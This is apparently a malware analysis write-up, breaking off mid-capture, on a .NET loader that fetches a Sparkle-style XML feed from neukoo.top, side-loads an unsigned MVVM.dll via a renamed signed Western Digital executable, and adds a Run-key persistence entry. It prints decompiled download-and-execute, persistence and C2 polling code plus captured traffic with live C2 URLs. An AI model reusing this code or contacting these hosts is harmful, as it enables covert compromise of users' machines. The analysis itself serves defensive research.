    string address = "http://cdn.neukoo.top/Canon/sparkle-windows.xml?uuid=63d00585-b1f1-4032-91de-7ae22df21fb5";
    try
    {
        AsyncCompletedEventHandler asyncCompletedEventHandler = null;
        LogMessager.\u0002 u = new LogMessager.\u0002();
        string directoryName = Path.GetDirectoryName(Assembly.GetEntryAssembly().Location);
        string path = Path.Combine(directoryName, "version.txt");
        int num = 0;
        if (File.Exists(path))
        {
            num = int.Parse(File.ReadAllText(path));
        }
        u.\u0002 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
        u.\u0002 = Path.Combine(u.\u0002, "Bluestack");
        if (!Directory.Exists(u.\u0002))
        {
            Directory.CreateDirectory(u.\u0002);
        }
        string path2 = Path.Combine(u.\u0002, "DiskCompactionTool.exe");
        string path3 = Path.Combine(u.\u0002, "MVVM.dll");
        if (!File.Exists(path2))
        {
            num = 0;
        }
        if (!File.Exists(path3))
        {
            num = 0;
        }
        bool flag = false;
        WebClient webClient = new WebClient();
        string xml;
        try
        {
            xml = webClient.DownloadString(address);
        }
        finally
        {
            ((IDisposable)webClient).Dispose();
        }
```


By capturing the traffic with Wireshark, we see that the C2 server is hosted behind Cloudflare.
The request includes the `uuid` parameter, which is hardcoded in the loader, so it presumably identifies the loader.
Using the `uiid` parameter, the threat actor can track which loaders are most successful.

The response is an XML which contains a URL to the malware author's C2 server in `/rss/channel/item/enclosure`.




```
GET /Canon/sparkle-windows.xml?uuid=63d00585-b1f1-4032-91de-7ee22df21fb5 HTTP/1.1
Host: cdn.neukoo.top
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 11 Nov 2022 10:24:38 GMT
Content-Type: text/xml
Content-Length: 931
Connection: keep-alive
Last-Modified: Fri, 11 Nov 2022 10:19:51 GMT
ETag: "636e21c7-3a3"
Accept-Ranges: bytes
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?
s=dAj9eMcBoLoD8l2wuSPfv71j1MidxD%2BnR50llRhBv4jCkYKfkkQscMvUTjaUU83u6oKyr51O%2BpMVkUX8lhK5fjD3WjrBuS19pSdys47CxtSYFISt%2BOo9YnyOe6Y
AGr%2BRxQ%3D%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 768651bf4e84c259-VIE
alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

<?xml version="1.0" encoding="utf-8"?>
<rss version="2.0" xmlns:sparkle="http://www.andymatuschak.org/xml-namespaces/sparkle" xmlns:dc="http://purl.org/dc/elements/1.1/">
    <channel>
        <title>Canon Changelog</title>
        <description>Most recent changes with links to updates.</description>
        <language>en</language>

        <item>
            <title>Version 1.0.6</title>
            <description><![CDATA[
                <ul>
                    <lh><b>New</b></lh>
                </ul>
            ]]>
            </description>
            <pubDate>Tue, 03 May 2022 10:30:00 -0007</pubDate>
            <enclosure url="http://cdn.neukoo.top/Canon/app638037911819325299.zip" sparkle:version="1.0.6" length="0"
type="application/zip"/>
            <sparkle:installerArguments>
                /passive
            </sparkle:installerArguments>
        </item>

    </channel>
</rss>
GET /Canon/app638037911819325299.zip HTTP/1.1
Host: cdn.neukoo.top
```

The malware parses the XML and extracts the URL used to download the next component of the malware.




```
XmlDocument xmlDocument = new XmlDocument();
xmlDocument.LoadXml(xml);
XmlNodeList xmlNodeList = xmlDocument.SelectNodes("//item//enclosure");
string text = string.Empty;
foreach (object obj in xmlNodeList)
{
    XmlNode xmlNode = (XmlNode)obj;
    string value = xmlNode.Attributes.GetNamedItem("url").Value;
    string text2 = xmlNode.Attributes.GetNamedItem("sparkle:version").Value.Replace(".", string.Empty).Replace(",", string.Empty);
    if (text2.Length < 8)
    {
        for (int i = 0; i < 8 - text2.Length; i++)
        {
            text2 += "0";
        }
    }
    int num2 = int.Parse(text2);
    if (num < num2)
    {
        num = num2;
        text = value;
        flag = true;
    }
}
if (string.IsNullOrEmpty(text))
{
    Environment.Exit(0);
}
```

The .zip from the extracted URL is downloaded to the *%TEMP%* directory with a random GUID name.




```
u.\u0003 = Path.GetTempPath() + Guid.NewGuid();
u.\u0005 = Path.GetTempPath() + Guid.NewGuid() + ".zip";
```



```
using (WebClient webClient2 = new WebClient())
{
    WebClient webClient3 = webClient2;
    if (LogMessager.\u0003 == null)
    {
        LogMessager.\u0003 = new DownloadProgressChangedEventHandler(LogMessager.\u0002);
    }
    webClient3.DownloadProgressChanged += LogMessager.\u0003;
    WebClient webClient4 = webClient2;
    if (asyncCompletedEventHandler == null)
    {
        asyncCompletedEventHandler = new AsyncCompletedEventHandler(u.\u0002);
    }
    webClient4.DownloadFileCompleted += asyncCompletedEventHandler;
    webClient2.DownloadFileAsync(new Uri(text), u.\u0005);
}
if (flag)
{
    File.WriteAllText(path, num.ToString());
}
```


After downloading the archive, the malware extracts its contents and runs *DiskCompactionTool.exe* via `RunCmdNoLog`.



```
public void \u0002(object \u0002, AsyncCompletedEventArgs \u0003)
{
    if (\u0003.Error == null && !\u0003.Cancelled)
    {
        LogMessager.UnZip(this.\u0005, this.\u0003);
        string[] files = Directory.GetFiles(this.\u0003, "*.*", SearchOption.AllDirectories);
        foreach (string text in files)
        {
            string str = text.Remove(0, this.\u0003.Length);
            string text2 = this.\u0002 + str;
            if (File.Exists(text2))
            {
                try
                {
                    File.Delete(text2);
                }
                catch (Exception u)
                {
                    LogMessager.\u0002("4", u);
                }
            }
            try
            {
                File.Copy(text, text2);
            }
            catch (Exception u2)
            {
                LogMessager.\u0002("5", u2);
            }
        }
        Directory.Delete(this.\u0003, true);
        try
        {
            string prog = Path.Combine(this.\u0002, "DiskCompactionTool.exe");
            LogMessager.RunCmdNoLog(prog, string.Empty, 5000);
        }
        catch (Exception u3)
        {
            LogMessager.\u0002("6", u3);
        }
        Thread.Sleep(2000);
        Environment.Exit(0);
    }
```

The downloaded archive contains *DiskCompactionTool.exe*, a digitally signed WD Backup executable from Western Digital.

All .dlls are digitally signed, except for *MVVM.dll*, so our analysis continues with this one.




[..]	
DeviceDiscoveryModel	dll
DevicePlugin	dll
DiskCompactionTool	exe
DiskCompactionTool.exe	config
MVVM	dll
WDBackupConfig	dll
WDBackupPlan	dll
WDLocale	dll

C2 communication module (*MVVM.dll*) analysis

This assembly is loaded by *DiskCompactionTool.exe*, a digitally signed executable from Western Digital, renamed by the malware author.


This .dll is responsible for ensuring persistence for the digitally signed .exe used by the malware, as well as for downloading further commands from the attacker's C2 server *neukoo[.]top*.

The main entry point of this malicious assembly is `Services.Compose, a function called from the digitally signed executable.`



```
public static bool Compose()
{
    try
    {
        string text = RegistryUtils.GetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "BlueStacks_bgp64", string.Empty,
          RegistryKeyKind.HKEY_CURRENT_USER).ToString();
        if (string.IsNullOrEmpty(text))
        {
            RegistryUtils.SetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "BlueStacks_bgp64",
              Application.ExecutablePath.ToString(), RegistryValueKind.String, RegistryKeyKind.HKEY_CURRENT_USER);
        }
        else
        {
            string text2 = Application.ExecutablePath.ToString();
            if (text != text2)
            {
                RegistryUtils.SetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "BlueStacks_bgp64", text2,
                  RegistryValueKind.String, RegistryKeyKind.HKEY_CURRENT_USER);
            }
        }
        object registryValue = RegistryUtils.GetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run",
          "BlueStacks_bgp64", null, RegistryKeyKind.HKEY_CURRENT_USER);
        if (registryValue != null)
        {
            byte[] array = (byte[])registryValue;
            if (array[0] != 2)
            {
                byte[] array2 = new byte[12];
                array2[0] = 2;
                byte[] value = array2;
                RegistryUtils.SetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run", "BlueStacks_bgp64",
                  value, RegistryValueKind.Binary, RegistryKeyKind.HKEY_CURRENT_USER);
            }
        }
        object registryValue2 = RegistryUtils.GetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run",
          "LogMessager2022", null, RegistryKeyKind.HKEY_CURRENT_USER);
        if (registryValue2 != null)
        {
            byte[] array3 = (byte[])registryValue2;
            if (array3[0] != 2)
            {
                byte[] array4 = new byte[12];
                array4[0] = 2;
                byte[] value2 = array4;
                RegistryUtils.SetRegistryValue("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run", "LogMessager2022",
                  value2, RegistryValueKind.Binary, RegistryKeyKind.HKEY_CURRENT_USER);
            }
        }
    }
```

First, the malware achieves persistence via the run key *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Run\BlueStacks_bgp64*. Then the malware launches a new thread similar as in the loader .dll. This thread is responsible for generating an ID and receiving the next commands from the attacker.




```
private static void \u0002()
{
    string text = string.Empty;
    try
    {
        string directoryName = Path.GetDirectoryName(Assembly.GetEntryAssembly().Location);
        string path = Path.Combine(directoryName, "versionid.txt");
        if (File.Exists(path))
        {
            text = File.ReadAllText(path);
        }
        else
        {
            text = Services.getMSUUID();
            File.WriteAllText(path, text);
        }
    }
    catch (Exception u)
    {
        Services.\u0002("15", u);
    }
    int millisecondsTimeout = 120000;
    for (;;)
    {
        try
        {
            string text2 = string.Empty;
            WebClient webClient = new WebClient();
            try
            {
                text2 = webClient.DownloadString("http://neukoo.top/commonupdate?version=" + text + "&uuid=c1dfc0bb-84c4-459e-817b-34cd78fa62e9");
            }
            finally
            {
                ((IDisposable)webClient).Dispose();
            }
```

C2 communication protocol

The malware sends a request to *hxxp://neukoo[.]top/commonupdate* with two parameters:

- `version` that contains the machine's ID
- `uuid` that is the C2 communication module's hardcoded ID


The request for C2 communication results in the following traffic, where the response body contains multiple lines.



```
GET /commonupdate?version=4BBE-7C9C-3821-156D-A193-44DF-4B7C-64C1&uuid=c1dfc0bb-84c4-459e-817b-34cd78fa62e9 HTTP/1.1
Host: neukoo.top
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 11 Nov 2022 10:24:55 GMT
Content-Length: 211
Connection: keep-alive
X-Powered-By: Express
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?
